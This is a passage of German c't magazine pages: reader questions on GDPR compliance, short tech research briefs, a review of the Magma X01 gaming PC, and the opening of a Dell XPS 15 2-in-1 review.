tragene Landesregierung (siehe ct.de/yua3). Der Abgeordnete will wissen, ob in Niedersachsen derzeit eine digitale Kommunikation über De-Mail möglich ist und gegebenenfalls warum nicht. Weiter erkundigte sich Grascha, welche Möglichkeiten die Finanzbehörden in Niedersachsen für eine elektronische, rechtssichere, vertrauliche und verbindliche Kommunikation bieten. Zu guter Letzt verlangt er Auskunft darüber, welche Maßnahmen und Strategien die Landesregierung für eine digitale Kommunikation der Bürger mit den Behörden verfolgt. Eine Antwort lag bis Redaktionsschluss noch nicht vor.

Aber auch dort, wo die FDP in der Regierung sitzt, etwa in NRW, ist es um die Möglichkeiten elektronischer Kommunikation nicht besser bestellt. Zwar besteht in NRW eine Pflicht aller Behörden, einen De-Mail-Zugang zu eröffnen, die Finanzämter sind davon jedoch ausgenommen. Einen nachvollziehbaren Grund konnten die Ministerien beider Länder auf Nachfrage nicht nennen. Da die Finanzämter für die Finanzgerichte einen elektronischen Zugang eröffnen müssen, verfügen sie allesamt über eine sogenannte Safe-ID für das Behördenpostfach. Damit lässt sich ohne Weiteres auch ein De-Mail-Account verknüpfen. Während die Bundesregierung seit Jahren die De-Mail fördert, boykottieren die Länderfinanzminister die Technik weiterhin. Eine konsequente Digitalstrategie sieht anders aus. (tig@ct.de)

Landtagsdrucksache: ct.de/yua3

Anzeige

Datenschutz-Wirrungen

Leserfragen zur DSGVO

Auf unsere Artikel hin erreichen uns derzeit viele Fragen zur konkreten Umsetzung der EU-Datenschutzgrundverordnung (DSGVO). Lesen Sie hier eine Auswahl davon – und unsere Antworten darauf, die trotz nicht immer eindeutiger Rechtslage so eindeutig wie möglich ausfallen.

Von **Holger Bleich** und **Joerg Heidrich**

Blogger-Nöte

? Sie haben geschrieben, die DSGVO gelte „in vielen Fällen auch für Blogger“. Ich bin so ein Blogger, betreibe mein Blog ohne Werbung, bezahlte Links oder Banner. Ich handle rein unkommerziell. Natürlich nutze ich alle Annehmlichkeiten des Blogger-Lebens: Kommentare, Kontaktformular, Social-Links, die Wordpress-Stats und alles, was eben dazugehört. Gilt die DSGVO auch für mich?

! Laut Artikel 2 DSGVO findet diese keine Anwendung auf die Verarbeitung personenbezogener Daten, wenn die Verarbeitung „durch natürliche Personen zur Ausübung ausschließlich persönlicher oder familiärer Tätigkeiten“ erfolgt. Das ist leider nicht sehr exakt und ähnlich schwammig wie die Regeln zur Impressumspflicht. Es kommt jedenfalls nicht nur auf das Geldverdienen mit Werbung an, sondern auch auf den Inhalt des Blogs. Falls Sie dort beispielsweise Themen aus Ihrem beruflichen Umfeld behandeln, ist das eben nicht mehr rein „persönlicher oder familiärer“ Natur.

Beispiel: Ich zeige als Anwalt auf meinem privaten Blog Bilder meiner Rassekatzen. Das ist rein persönlich und fällt folglich nicht in den Anwendungsbereich der DSGVO. Anderer Fall: Ich bin Katzen-

züchter und zeige auf meinem Blog Bilder meiner tollen Zuchtkatzen. Dann bin ich wohl auch im Anwendungsbereich der DSGVO, auch wenn ich die Katzen auf der Website nicht zum Kauf anbiete oder dort Werbung schalte – ich tue zumindest indirekt etwas für mein Geschäft.

Immerhin können Sie nicht wettbewerbsrechtlich abgemahnt werden, wenn Sie nicht geschäftlich unterwegs sind. Es drohen also schlimmstenfalls Sanktionen der für Sie zuständigen Landesdatenschutzbehörde. Aber bei gemeldeten DSGVO-Verstößen dürften Sie von dieser eher eine nette Aufforderung erhalten, bitte bald nachzubessern.

Forum verrammeln?

? Ich betreibe auf meiner privaten Website ein Forum, in dem über diverse Themen gequatscht wird, etwa Musik, lustige Dinge und naturwissenschaftliches Zeug. Völlig harmlos und ohne Gewinnabsichten. Bis Mitte April war es noch öffentlich einsehbar, aber nun habe ich es wegen der Unklarheiten zur DSGVO „verrammelt“ – Eintritt nur noch nach personalisierter Anmeldung. Ein Impressum

und eine Datenschutzerklärung werde ich bis zum Stichtag noch einbinden. Muss ich sonst noch etwas beachten?

! Ein komplett offenes Forum würde tatsächlich eventuell den in Artikel 2 beschriebenen persönlichen Kreis verlassen. Unserer Ansicht nach wäre aber das Risiko gering, dass Sie Ärger mit der Datenschutzaufsicht bekommen. Wenn Sie es tatsächlich so genau nehmen, sollten Sie Ihre hoffentlich bei der Anmeldung servierten Einwilligungstexte DSGVO-konform umbauen, IP-Logs anonymisieren sowie einen Vertrag zur Auftragsverarbeitung mit Ihrem Webhoster schließen. Dazu genügt es, den Hoster um Zusendung eines Vertrags zu bitten. Entgegen oft zu findenden Tipps ist es nicht nötig, einen vorformulierten Vertrag zur Unterschrift vorzulegen, den muss der Hoster liefern.

Alter Wein

? Ich betreibe für Feuerwehren eine unkommerzielle, geschlossene Lernplattform. Diese Plattform kann nur nutzen, wer sich vorher mit einer Selbstbeschreibung ein Nutzerkonto angelegt und in den Kurs mit einem von mir mitgeteilten Passwort eingeschrieben hat. Bis jetzt ist es so, dass die Feuerwehrleute während des Registrierens einer Einwilligungserklärung zustimmen müssen und dann nur im geschlossenen Bereich nachlesen können. Muss ich dennoch die öffentlich zugängliche Startseite um eine Datenschutzerklärung erweitern?

! Ja, das müssen Sie. Neu ist das aber nicht, auch das alte Bundesdatenschutzgesetz (BDSG) verpflichtete Sie bereits dazu. Achtung: Passen Sie auch die



Generatoren wie der von Rechtsanwalt Thomas Schwenke erleichtern es, DSGVO-konforme Datenschutzerklärungen zu verfassen.

Einwilligungserklärung an die DSGVO-Anforderungen an und beachten Sie dabei das zu gewährende Widerspruchsrecht.

Welche Sprache?

? In welcher Sprache muss die Datenschutzerklärung auf Websites verfasst sein? Genügt da irgendeine EU-Amtssprache? Oder kann mich ein Franzose abmahnen, weil ich nur Deutsch anbiete, das er nicht gut genug versteht? Immerhin ist es ja eine EU-weit geltende Verordnung.

! Nach der DSGVO gilt das Marktortprinzip. Wenn Ihre Website deutschsprachiges Publikum anspricht, muss auch die Datenschutzerklärung in deutscher Sprache verfasst sein. Falls Sie darüber hinaus beispielsweise auch eine Version in französischer Sprache anbieten, müssen Sie eine französische Übersetzung der Datenschutzerklärung vorhalten. Nicht zulässig wäre es, nur eine Erklärung in rumänischer Sprache bereitzustellen – etwa in der Hoffnung, dass Ihr deutsches Publikum sie dann nicht wahrnimmt.

Auskunftsrecht

? Ich bin Datenschutzbeauftragter in einem großen Verein mit ungefähr 15.000 Mitgliedern. Nun möchte unter Bezug zur DSGVO jemand wissen, welche Daten der Verein über ihn gespeichert hat. Dazu meine Frage: Wie muss sich diese Person authentifizieren? Meines Erachtens reicht selbst schriftlich nicht aus. Ein Beispiel: Mann und Frau trennen sich, der Mann schreibt einen Brief im Namen der Frau mit der Bitte um Auskunft der gespeicherten Daten der Frau. Da muss ich doch zumindest am Telefon Zusatzinformationen abfragen, oder?

! Wie schon beim Auskunftsrecht im alten BDSG genügt es laut DSGVO, wenn die Person ihre Identität „glaubhaft macht“. Auf der sicheren Seite sind Sie, wenn Sie die Auskunft schriftlich an die von der Person gespeicherte Postadresse senden. Im Zweifel dürfen Sie auch eine Ausweiskopie anfordern, wobei die Person das Recht hat, alle zur Authentifizierung unnötigen Daten zu schwärzen. Telefonisch sollten Sie die Person weder authentifizieren noch ihr Auskünfte erteilen.

IP-Adressen anonymisieren

? Wie müssen IP-Adressen in Server-Logdateien „verstümmelt“ werden, damit sie nach DSGVO als anonymisiert gelten?

! Die gespeicherten IP-Adressen dürfen nicht mehr einer Person zuzuordnen sein. Deshalb sollte *vor dem Speichern* das letzte Oktett in IPv4-Adressen entweder abgeschnitten oder durch eine Standardzahl, etwa eine „0“, ersetzt sein. Bei IPv6-Adressen empfehlen die Datenschutzbehörden die vollständige Löschung des Interface Identifiers und eine Kürzung des verbleibenden 64-Bit-Präfixes um mindestens 8 Bit. Betreiben Sie selbst einen Webserver, erledigen diese Anonymisierung beispielsweise Skripte, die dem IP-Logging vorgeschaltet werden. Externe Tracking-Dienste sollten dies auch ermöglichen, ansonsten verzichten Sie besser auf deren Nutzung. Google Analytics beispielsweise bietet im Rahmen einer datenschutzfreundlicheren Version die IP-Maskierung als Funktion „anonymizeIP“ – sie sollte in den Tracking-Skripten auf der Website unbedingt aktiviert sein.

Fotofallen?

? Unser Sportverein veranstaltet jedes Jahr ein großes Sommerfest. Wir machen da Fotos und veröffentlichen sie auf unserer Website. Müssen wir uns dafür jetzt von jedem Besucher eine schriftliche Einwilligung geben lassen?

! Das ist derzeit eine der strittigen Fragen bei der Anwendung der DSGVO: Verdrängt das neue europäische Recht die Anwendbarkeit des bisher geltenden Kunsturheberrechts (KUG)? Nach diesen Vorschriften war es unter anderem erlaubt, Bilder von „öffentlichen Aufzügen“, also Versammlungen, Demonstrationen oder auch öffentlichen Festen, zu veröffentlichen. Da es sich bei Fotos mit erkennbaren Menschen auch um personenbezogene Daten handelt, die grundsätzlich in den Bereich des Datenschutzes fallen, läge eine Anwendbarkeit der DSGVO nahe. Um hier für etwas mehr Rechtssicherheit zu sorgen, sah sich jüngst das Bundesinnenministerium genötigt, eine Stellungnahme herauszugeben. Danach soll das KUG fortgelten – die Fotos des Sommerfests wären also auch ohne aufwendiges Einholen der Einverständnisse

Hilfestellung

Juristische Grundlagen und praktische Tipps zur Umsetzung der DSGVO-Vorgaben hat c't in den Ausgaben 5/18 und 11/18 vermittelt. Der c't 11/18 lag außerdem ein kompaktes Booklet bei, das Last-Minute-Hilfestellung bietet. Dieses Booklet, aktuelle Entwicklungen und konkrete Leitfäden zur Umsetzung einzelner Aspekte der DSGVO verlinken wir unter ct.de/dsgvo18.



möglich. Zwar ist auch eine solche Ministeriumsstellungnahme juristisch für die Gerichte nicht bindend. Sie sollte aber ausreichen, um eventuellem Ärger mit den Datenschutzbehörden vorzubeugen.

Erwähnung nötig?

? Mein Web-Hoster stellt mir in den Access-Logs die Zugriffe in der üblichen Form zur Verfügung, also mit Zeitpunkt, abgefragter URL, HTTP-Fehler-Code, Datenvolumen, Browser-Kennung und eben auch mit anonymisierter IP-Adresse. Wenn also ein Nutzer bei mir anfragen würde, dass ich ihm seine gesammelten personenbezogenen Daten in Kopie schicken soll, dann wäre es mir nicht möglich, aus den Log-Dateien seine persönlichen Zugriffsdaten herauszusuchen. Muss ich die Erhebung der Log-Daten durch den Hostler dennoch in der Datenschutzerklärung meiner Website erwähnen?

! Vorsichtshalber sollten Sie es tun, weil Sie nicht wissen, was der Hostler vor der Anonymisierung mit den Daten tut. Beispielsweise speichern manche Hostler die IP-Adressen intern für einen geringen Zeitraum auch unanonymisiert, etwa zu Systemsicherungszwecken. (hob@ct.de)



Der Körper wird zum Multi-Touch-Device

Sensorpflaster erlaubt diskrete Eingaben

Mit einem neuartigen Pflaster kann jede Körperstelle zum Eingabefeld werden. Multi-Touch-Skin lässt sich individuell gestalten und zuschneiden und erkennt mehrere Fingerzeige gleichzeitig.


Von Arne Grävemeyer

Wer sich in Zukunft am Ohr kratzt, regelt dabei womöglich nur die Musikauswahl und Lautstärke seines MP3-Players. Und die Finger am Handgelenk können den Puls messen, sie können aber ebenso gut, ganz diskret, den Anrufbeantworter abrufen. Das zugehörige Sensorfeld ist dünn und flexibel wie ein Pflaster und kann sich sogar als Henna-Körperschmuck oder als Armband-Tattoo tarnen.

Die neue Mensch-Maschine-Schnittstelle für den direkten Hautkontakt ist an der Universität des Saarlandes entwickelt worden. Multi-Touch-Skin nennt Informatik-Professor Jürgen Steimle den Sensor. Darin sind ähnlich wie in einem Touchdisplay zwei Elektroden-schichten integriert, deren Leiterbahnen ein Koordinatensystem aus Spalten und Zeilen bilden. Verringert sich die elektrische Kapazität an den Kreuzungsknoten, weil ein oder mehrere Finger die Ladung abfließen lassen, so werden die berührten Punkte erkannt.

Individueller Sensor aus dem Tintenstrahler

„Der menschliche Körper bietet eine große Oberfläche, auf die man schnell zugreifen kann – auch ganz ohne Blickkontakt“, sagt Steimle. Wichtig war seinem Team daher, dass die Sensorfolie flexibel und zudem in frei wählbaren Formen gestaltet werden kann. Eine mechanisch robuste und angenehm flexible Werkstoffkombination fanden die Wissenschaftler nach einigen Versuchen mit Silber für die Leiterbahnen und PVC als Isolator, der Kunststoff PET dient als Grundmaterial,



Das Bedienfeld auf der Haut: Die Multi-Touch-Skin erkennt mehrere Finger und auch Wisch-Gesten.

zum Beispiel in Form einer handelsüblichen PET-Druckerfolie.

Um eine individuelle Formgebung und in Zukunft sogar individuelle Herstellung zu ermöglichen, entwickelte das Team um Steimle zusätzlich eine Design-Software. Die berechnet, nach Vorgabe einer beliebigen äußeren Form sowie der Festlegung des sensitiven Bereichs darin, eine passende Anordnung der berührungsempfindlichen Elektroden. Anschließend kann der maßgeschneiderte Sensor sogar auf einem entsprechend präparierten Tintenstrahldrucker ausgedruckt werden. Die Forscher realisierten das mit leitfähiger Silberfarbe, die mit einem handelsüblichen Canon IP100 Tintenstrahl-Fotodrucker auf PET-Folie gedruckt wird. Als Isolations-schicht und als Klebeschicht für die Haut dient eine PVC-Klebefolie, die sich einfach zuschneiden und applizieren lässt.

Testprototypen belegen die vielfältigen Einsatzmöglichkeiten, sei es am Handgelenk, hinter dem Ohr oder in der Handfläche. Die Versuchspersonen können für Eingaben darauf tippen oder eine Wischbewegung ausführen. Das halbrunde Bedienfeld für den Bereich hinter der Ohrmuschel haben die Saarbrücker beispielsweise so mit einer Musikanwendung gekoppelt, dass Streichen nach oben oder unten die Lautstärke rauf- oder runter dreht, Wischen nach links oder rechts wechselt zwischen den Musikstücken und eine Berührung mit dem flachen Finger stoppt die Wiedergabe.

Die Forschung am Multi-Touch-Skin ist durch Fördergelder (Starting Grant) des Europäischen Forschungsrates finanziert worden. Neben der Verbesserung ihrer hochauflösenden Multi-Touch-Sensoren für den Körper plant das Team um Steimle nun insbesondere die Weiterentwicklung der Designprogramme für die Sensoren.

(agr@ct.de) **ct**

Tetris-Hilfe im Brillendisplay

Wenn der erfahrene Lagerarbeiter unterschiedliche Pakete auf einer Palette für den Versand aufstapeln soll, entsteht vor seinem geistigen Auge eine möglichst günstige Stapelreihenfolge. Ganz ähnlich projiziert ein neues Augmented-Reality-System das Bild einer optimierten Stapelung direkt in die Datenbrille.

Forscher des Fraunhofer Institut für Materialfluss und Logistik (IML) haben für diesen Anwendungsfall eine Software erstellt, die das Packschema optimiert und kontextsensitiv im Display einer Microsoft Hololens einspielt. Ziel ist es, den Raum optimal auszunutzen, die Abstände zwischen den Paketen zu minimieren und so auch die Frachtkosten zu reduzieren. Derzeit wird das System auf den Industrieinsatz und auch auf die Nutzung mit anderen Datenbrillen vorbereitet. (agr@ct.de)

Per Datenbrille wird dem Lagerarbeiter eine optimierte Stapelung der Pakete gezeigt.



Bild: Fraunhofer IML

Schneller surfen im Flieger

Ein Forscherteam aus Stuttgart, Karlsruhe und Freiburg hat eine Technik entwickelt, mit der sich 8 GBit/s stabil zwischen Bodenstationen und Flugzeugen übertragen lassen. Mit einer eigens entwickelten Steuerung werden eine Parabolantenne an der Bodenstation sowie eine zweite am Tragflächenmodul genau aufeinander ausgerichtet und während des Fluges kontinuierlich nachgeführt. Über die leistungsfähige Datenverbindung werden schnelles Internet und Video-on-Demand während des Fluges möglich; 8GBit/s reichen für mehr als 300 unterschiedliche 4K-Videostreams.

Erstmals ist für die leistungsfähige Boden-Luft-Verbindung der Radiofrequenzbereich zwischen 71 und 76 GHz genutzt worden, das sogenannte E-Band. Dieses Frequenzband, das vor allem für Richtfunkanwendungen vorgesehen ist, erlaubte beim Testflug auf 1000 Meter Höhe und in einem Radius von fünf Kilometern eine stabile Datenrate von 8 GBit pro Sekunde. Selbst bei Wolken, Regen oder Nebel konnten die Forscher der Uni Stuttgart, der Fraunhofer-Institute für angewandte Festkörperphysik IAF sowie für Hochfrequenzphysik und Radartechnik FHR, der Radiometer Physics GmbH und des Karlsruher KIT eine sichere Verbindung gewährleisten.

Die neue Technik verspricht nicht nur den Fluggästen mehr Bandbreite, damit können auch die Flugzeugdaten aus dem Bordspeicher noch während des Landeanfluges an das Bodenpersonal übertragen werden. Auf diese Weise muss die Maschine auf dem Rollfeld nicht mehr extra über ein Kabel angeschlossen und das Bordnetz ausgelesen werden – das spart einen Arbeitsschritt am Flughafen ein. (agr@ct.de)

Autoantenne für mehr Dienste auf einmal

Moderne Pkws bieten eine erweiterte Satellitennavigation, eröffnen den Passagieren einen WLAN-Zugang und setzen bei Problemen automatisch einen Notruf ab. Die Ansprüche an eine ins Auto integrierte Antenne steigen, und dabei ist die Entwicklung autonomer Fahrzeuge noch gar nicht eingerechnet.

Ein Team am Karlsruher Institut für Technologie (KIT) hat jetzt ein rekonfigurierbares Antennensystem entworfen, das auf MIMO-Technik (Multiple Input Multiple Output) setzt. Die Forscher weisen darauf hin, dass bei diesem Ansatz mehrere Antennen mit Sendern und Empfängern erforderlich sind – das Antennensystem wird komplexer und größer. Erst durch die gleichzeitige Nutzung mehrerer Antennen und die parallele Datenübertragung über verschiedene Ausbreitungswege wächst die Bandbreite. Das ist entscheidend für eine zuverlässige Übertragung vom und zum bewegten Fahrzeug – insbesondere bei sicherheitsrelevanten Datendiensten, wie Prof. Dr.-Ing. Thomas Zwick als Leiter des Karlsruher Instituts für Hochfrequenztechnik und Elektronik (IHE) betont.

Immerhin: Durch den Einsatz rekonfigurierbarer Antennensysteme konnte die Anzahl der benötigten Sender und Empfänger am Autodach reduziert werden. Rekonfigurierbare

Systeme erlauben es, einzelne Antennenteile ein- oder auszuschalten, und damit deren Richtcharakteristiken je nach Standort und Fahrtrichtung anzupassen. (agr@ct.de)



Bild: Markus Breig, KIT

Eine rekonfigurierbare Superantenne (roter Kreis), versenkt in ein stilisiertes Pkw-Dach: Variabel schaltbare Richtcharakteristiken eröffnen im Messraum parallele Datenübertragung.

Ohne Begrenzer

High-End-PC fürs 4K-Gaming

Achtkern-Prozessor, High-End-Grafikkarte und schnelle SSD sorgen für ruckelfreien Spielspaß auch bei Ultra-HD-Auflösung und hohen Details. Bei leistungsfähiger Hardware ist eine leise Kühlung aber eine Herausforderung – so auch beim Gaming-PC Magma X01.



Von Christian Hirsch

Damit aktuelle 3D-Spiele auch auf hochauflösenden Displays Spaß machen, braucht man vor allem eine schnelle Grafikkarte: Der Hersteller PCZentrum hat dem Magma X01 deshalb eine GeForce GTX 1080 spendiert, die im 3DMark Firestrike über 16.000 Punkte erreicht. Aber nicht nur Spiele können bei der Performance aus dem Vollen schöpfen: Ausgerüstet mit dem Octo-Core Ryzen 7 1700X, 16 GByte Arbeitsspeicher und einer PCI-Express-SSD eignet sich der Rechner auch für anspruchsvolle Anwendungen wie Videoschnitt.

3D-Power satt

Damit die hochwertigen Hardware-Komponenten optimal zur Geltung kommen, sitzen sie in einem PC-Gehäuse, dessen Front und linke Seite aus getöntem Glas bestehen. RGB-LEDs in den Lüfternaben beleuchten das Innere. Die Daten- und Stromkabel verlaufen penibel verlegt zu meist auf der Rückseite des Board-Trägers und stören so weder den Luftstrom noch die aufgeräumte Optik. Auf dem Prozessor thront ein großer Tower-Kühler von Noctua mit 14-cm-Lüfter. Dank des leistungsstarken 650-Watt-Netzteils sowie mehrerer freier Plätze für Laufwerke und Steckkarten lässt sich der Gaming-PC leicht aufrüsten.

Weil das Betriebssystem auf der 256-GByte großen NVMe-SSD liegt, vergehen nach dem Einschalten lediglich 13 Sekunden bis zum Windows-10-Desktop. Für einen Spiele-Rechner ist die Kapazität etwas knapp bemessen, da moderne Titel wie Assassin's Creed: Origins und Deus Ex: Mankind Divided jeweils über 40 GByte beanspruchen. Alternativ nimmt die eingebaute 2-TByte-Festplatte Daten auf. Programme und Spiele starten davon aber erheblich langsamer als von einer Solid-State Disk.

Die Ausstattung des Rechners lässt sich beim Kauf per Webkonfigurator an die eigenen Wünsche anpassen. Wir empfehlen für Gaming-PCs eine SSD mit mindestens 500 GByte Kapazität. 3D-Spiele stellt der Magma X01 in Ultra-HD-Auflösung (3840 × 2160 Pixel) in hoher Detailsstufe flüssig dar. Bei manchen Titeln hat die GeForce GTX 1080 sogar noch Reserven für weitere Effekte.

Fortissimo possibile

Unabhängig vom Lastzustand laufen die drei Gehäuselüfter jedoch immer mit maximaler Drehzahl und lärmern mit über 2,5 Sone Lautheit, selbst wenn der Rechner gerade nichts zu tun hat. Nachdem wir die Anschlusskabel zurückverfolgt hatten, kamen wir der Ursache auf die Schliche: Die drei 3-Pin-Lüfter hängen an einer Verteiler-Box, die wiederum über ein zweiadriges Kabel am CPU_OPT-Anschluss des Boards angeschlos-

sen ist. Für diesen gelten stets die gleichen Regeleinstellungen wie beim benachbarten CPU_FAN-Anschluss des 4-Pin-Prozessorventilators. Da Letzterer richtigerweise im PWM-Modus konfiguriert ist, bei dem die Geschwindigkeitssteuerung über eine separate vierte Leitung erfolgt, erhalten die Gehäuselüfter konstant 12 Volt und arbeiten somit unregelmäßig und unnötig laut.

Bei der Konfiguration leistet sich der Hersteller einige kleine Schnitzer: So war die ein Jahr alte Version 1703 von Windows 10 statt der zum Testzeitpunkt aktuellen 1709 installiert. Zudem hat PCZentrum für den Intel-Netzwerkchip nicht den Herstellertreiber aufgespielt, sondern den Standardtreiber von Microsoft. Mit dem funktioniert zwar die Netzwirkkommunikation, nicht aber Wake-on-LAN. Schnelle Periphergeräte mit USB 3.1 Gen2 haben Anschluss an zwei Typ-A-Buchsen. Für Smartphones und Tablets mit Typ C ist ein Adapterkabel notwendig.

Fazit

Seinen Zweck als High-End-Gaming-PC erfüllt der Magma X01 ohne Einschränkungen. Die großen Leistungsreserven reichen auch für die nächsten Jahre. Auch der Preis von 1750 Euro ist dem Wert der verwendeten Komponenten angemessen. Allerdings dürfen in dieser Preisklasse Fehler wie die unnötig hohe Lautstärke durch falsch angeschlossene Lüfter nicht passieren.

(chh@ct.de) **ct**

Magma X01

Hersteller, Typ	PC Zentrum, www.pczentrum.de
Hardware-Ausstattung	
CPU / Kerne / Takt (Turbo)	AMD Ryzen 7 1700X / 8 + SMT / 3,4 (3,5 bis 3,9) GHz
CPU-Fassung / -Lüfter (Regelung)	AM4 / 14 cm (✓)
RAM (Typ / Max) / -Slots (frei)	16 GByte (DDR4-2666 / 64 GByte) / 4 (2)
Grafik(-speicher) / -lüfter	Geforce GTX 1080 (8 GByte) / 7,5 cm
Mainboard (Format) / Chipsatz	Asus ROG STRIX B350-F Gaming (ATX) / B350
Erweiterungs-Slots (nutzbar)	3 × PCIe x1 (2), 3 × PEG (2), 1 × M.2 (0)
Festplatte (Typ, Kapazität, Drehzahl, Cache)	Seagate ST2000DM006 (SATA 6G, 2 TByte, 7200 min ⁻¹ , 64 MByte)
SSD (Typ, Kapazität)	Samsung PM961 (MZVLW256HEHP), (NVMe PCIe x4, 256 GByte)
Einbauschächte (frei)	3 × 2,5" (3), 2 × 3,5" (1)
Sound-Chip (Chip)	HDA (ALC1220)
Netzwerk-Interface (Chip, Anbindung) / TPM	1 GBit/s (i211-AT, PCIe) / TPM 2.0
Abmessungen (B × H × T) / Gehäuselüfter (geregelt)	Mid-Tower (216 mm × 463 mm × 443 mm) / 3 × 12 cm (—)
Netzteil (Leistung)	Corsair TX650M (650 W)
Anschlüsse hinten	1 × HDMI 2.0, 1 × DVI, 3 × DisplayPort 1.4, 5 × analog Audio, 1 × SPDIF Out optisch, 2 × USB 3.1 Typ A, 4 × USB 3.0, 2 × USB 2.0, 1 × LAN
Anschlüsse vorn, oben und seitlich	2 × USB 3.0, 2 × analog Audio
Reset-Taster / 230-V-Hauptschalter	✓ / ✓
Lieferumfang	
Betriebssystem / UEFI-Modus / Secure-Boot	Windows 10 Home / ✓ / ✓
Anwendungs-Software	BullGuard Internet Security 90 Tage
Treiber- / Recovery-CD / Handbuch	✓ / n. v. / ✓
Zubehör	weitere SATA- und Stromkabel
Elektrische Leistungsaufnahme, Datentransfer-Messungen und Geräuschentwicklung	
Soft-Off (mit ErP) / Energie sparen / Leerlauf	1,3 W (0,5 W) / 1,8 W / 51 W
Volllast: CPU / CPU und Grafik	169 W / 347 W
Festplatte / SSD: Lesen (Schreiben)	197 (195) MByte/s / 3274 (1300) MByte/s
USB 3.0 / USB 3.1 Gen 2: Lesen (Schreiben)	459 (454) / 1054 (940) MByte/s
LAN 1: Empfangen (Senden)	119 (119) MByte/s
Geräuschentwicklung: Leerlauf / Volllast (Note)	2,5 Sone (○○) / 2,8 Sone (○○)
CPU- / GPU-Last (Note)	2,5 Sone (○○) / 2,7 Sone (○○)
Festplatte (Note)	2,5 Sone (○○)
Funktionstests	
Secure-Boot ab- / CSM einschaltbar	✓ / ✓
Wake on LAN: Standby / Soft-Off	✓ / —
USB: 5 V in Soft-off / Wecken per USB-Tastatur aus: Standby (Soft-Off)	✓ / ✓ (—)
Bootdauer bis Login	13 s
4K: HDMI / DisplayPort / DVI	60 Hz / 60 Hz / 30 Hz
analog Mehrkanalton (Art) / 2. Audiostrom	✓ (7.1) / ✓
SPDIF Frequenzen out	44,1, 48, 96, 192 kHz
Systemleistung	
BAPCo SYSmark 2014 SE	1277
Cinebench R15: Single- / Multi-Thread	156 / 1550
3DMark: Fire Strike	16076
Rise of the Tomb Raider, hoch: Full-HD, SMAA / 4K	133 / 58 fps
Deus Ex Mankind Divided, hoch: Full-HD (2x MSAA) / 4K	70 / 35 fps
Assasin's Creed Origins, sehr hoch: Full-HD / 4K	82 / 39 fps
Bewertung	
Systemleistung: Office / Rendering / Spiele	⊕⊕ / ⊕⊕ / ⊕⊕
Audio: Wiedergabe / Aufnahme / Front	⊕⊕ / ⊕ / ⊕⊕
Geräuschentwicklung / Systemaufbau	⊖⊖ / ○
Preis / Garantie	1749 / 36 Monate
✓ funktioniert — funktioniert nicht n. v. nicht vorhanden	
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht	

Anzeige

Doppel-Hybrid

15,6-Zoll-Notebook Dell XPS 15 2-in-1 (9575) mit Intel Core i7-8705G



Das XPS 15 2-in-1 (9575) wandelt dank 360-Grad-Scharnieren zwischen Notebook und Tablet. Angetrieben wird es vom Kombiprozessor Core i7-8705G, der eine Gemeinschaftsarbeit von Intel (CPU) und AMD (GPU) darstellt.

Von Florian Müssig

Soweit wir wissen, ist die Hölle noch nicht zugefroren, doch den Core i7-8705G gibt es mittlerweile wirklich: Der unter dem Codename Kaby Lake G entwickelte Kombiprozessor vereint vier CPU-Kerne von Intel mit einer Radeon-GPU von AMD. Letztere hat AMDs Semi-Custom-Abteilung geliefert, die auch hinter den Prozessoren der Spielekon-

solen Playstation 4 (Pro) und Xbox One (S/X) steckt.

Die Radeon-GPU mit 1280 Shader-Einheiten stammt aus der Vega-Serie und nutzt 4 GByte HBM2-Speicher; letzteren gab es bislang nicht bei Notebook-Grafikchips. Das XPS 15 2-in-1 (9575) ist das erste Mobilgerät mit dem Intel-AMD-Kombiprozessor und liefert in etwa die 3D-Performance, die die gängige Kombination aus Core-i-Vierkern der achten Generation und Nvidias GeForce GTX 1050 erzielen. Diese Leistung reicht für 3D-Spiele in Full-HD-Auflösung aus, wenn man die Detail- und Effektreger im mittleren Bereich belässt.

Weil Intel die Projektverantwortung bei Kaby Lake G trägt, liefert das Unternehmen auch die zugehörigen Treiber – AMDs Radeon-Referenztreiber lassen sich nicht installieren. Hier bleibt abzuwarten, wie häufig Intel seine Treiber

künftig aktualisieren wird. Spieler brauchen regelmäßige Treiber-Updates, damit neue Spiele flott und ohne Grafikfehler laufen. Pikant: Die Intel-Treiber für Kaby Lake G können ihre Abstammung mehr schlecht denn recht verstecken – es handelt sich um AMDs Radeon-Treiber mit blauer statt roter Bedienoberfläche.

Der größte Vorteil von Kaby Lake G ist nicht seine absolute Leistung, sondern der geringere Platzbedarf im Notebook: Die Entwickler müssen nur einen Chip unterkriegen und nicht CPU und GPU plus deren Speicherbausteine. Dies erlaubt deutlich kleinere Mainboards.

Dass das hier getestete Notebook dennoch ein 15,6-Zöller ist und kein kompakteres 13,3-Zoll-Notebook, hängt damit zusammen, dass der Core i7-8705G bis zu 65 Watt verbrät. Für einen flachen 13-Zöller ist das zu viel, und selbst das Testgerät hat damit zu kämpfen, weil der Rumpf weniger als 1,5 Zentimeter dünn ist: Bei anhaltender Rechenlast drehen die Lüfter auf fast 3 Sone auf. Bei geringer Rechenlast bleibt das Notebook hingegen lautlos; kurze Lastspitzen bringen das Kühlsystem nicht aus der Ruhe.

Magnetschwebetastatur

Damit trotz geringer Dicke ein Maximum an Volumen fürs Innenleben verfügbar war, haben Dells Ingenieure eine neuartige Tastatur eingebaut: Die Tasten werden von Magneten in der oberen Position gehalten. Dell nennt es denn auch „MagLev Keyboard“ (magnetic levitation), also Magnetschwebetastatur – der Transrapid lässt grüßen. Durch den Verzicht auf Federn und andere mechanische Komponenten unter den Tastenkappen konnte Bauhöhe eingespart werden.

Der Nachteil: Ähnlich wie bei den aktuellen MacBook Pro muss der Nutzer mit einem stark reduzierten Tastenhub klar kommen. Beim XPS 15 2-in-1 (9575) fällt er zwar nicht ganz so gering aus wie bei Apple und auch der Anschlag ist nicht ganz so brett hart, doch wir geben herkömmlichen Notebook-Tastaturen mit mehr Hub weiterhin den Vorzug. Wie bei den MacBooks fällt auch beim XPS der Lautstärkepegel höher aus, wenn man mit normaler Geschwindigkeit tippt, weil schalldämpfende Gummikappen unter den Tasten fehlen.

Ausstattungsvarianten

